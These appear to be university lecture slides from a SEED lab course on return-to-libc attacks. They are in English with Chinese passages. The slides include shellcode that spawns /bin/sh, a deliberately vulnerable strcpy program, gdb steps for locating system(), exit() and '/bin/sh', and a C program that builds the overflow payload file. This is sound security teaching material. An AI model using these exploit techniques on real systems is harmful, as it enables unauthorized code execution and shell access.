Return-to-libc

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

Non-executable stack


- What if stack is nonexecutable?

```
const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!


seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

The Idea of Return-to-libc

- In fact, the process' memory space has lots of code that could be **abused**



Vulnerable Program

- Stack.c

```
int vul_func(char *str)
{
    char buffer[50];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);        ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

```
gcc -fno-stack-protector -z noexecstack -o stack stack.c
sudo sysctl -w kernel.randomize_va_space=0
```

How to attack

1. **任务 A：找到 system() 的地址**。我们需要找到 system() 函数在内存中的位置。我们将修改函数的返回地址为该地址，这样函数返回时候程序就会跳转到 system()。

2. **任务 B：找到字符串 “/bin/sh” 的地址**。为使 system() 函数运行一个命令，命令的名字需要预先在内存中存在，并且能够获取它的地址。

3. **任务 C：system() 的参数**。获取字符串 “/bin/sh” 地址之后，我们需要将地址传给 system() 函数。这意味着需要把地址放在栈中，因为 system() 从栈中获取参数。难点在于我们弄清应该将地址具体放置在哪个位置。

Step A: find system() address

```
$ touch badfile
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Step B: find /bin/sh

- We can put /bin/sh on the stack, as we did in last experiment
- We leverage environment variables for this purpose – it's easier


```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

```
$ mv env55 env7777
$ ./env7777
  Value:   /bin/sh
  Address: bffffe88
```

What if the last byte is 0?

Step C: Prepare parameters for system

- Normally, parameters are pushed by caller, and the callee could use ebp to get the parameters, ebp + 8 for example
- However, the system() function is not called as previously described. That means, we need to prepare parameters for the function



Frame for the system() function

Function prologue and epilogue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```




图 5.3: How the stack changes when executing the function prologue

Function prologue and epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```




图 5.4: How the stack changes when executing the function epilogue

Function prologue and epilogue




图 5.5: Construct the argument for `system()`

- 1: system's arguments. Ebp + 8
- 2 : the return address after system() -> set it to exit

Function prologue and epilogue




图 5.5: Construct the argument for `system()`

- We need to calculate the offset between 4 and ebp (in c)
- We can easily get the offset between ebp and buffer (in a)

Function prologue and epilogue

```
$ gcc -fno-stack-protector -z noexecstack -g -o stack_dbg
    stack.c
$ touch badfile
$ gdb stack_dbg
(gdb) b vul_func
Breakpoint 1 at 0x804848a: file stack.c ...
(gdb) run
Starting program: /home/seed/labs/Return_to_Libc/stack_dbg
  Breakpoint 1, vul_func (str=0xbffff22c ...) at stack.c ...
(gdb) p &buffer
$1 = (char (*)[50]) 0xbffff1ce
(gdb) p $ebp
$2 = (void *) 0xbffff208
(gdb) p 0xbffff208 - 0xbffff1ce
$3 = 58
(gdb) quit
```

- ebp – buffer = 58 (in a)

③的偏移值是 58+4=62 字节。此位置保存 system() 函数的地址。

②的偏移值是 58+8=66 字节。此位置保存 exit() 函数的地址。

①的偏移值是 58+12=70 字节。此位置保存字符串 “/bin/sh” 的地址。

Function prologue and epilogue

```
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of
      "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of
      system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```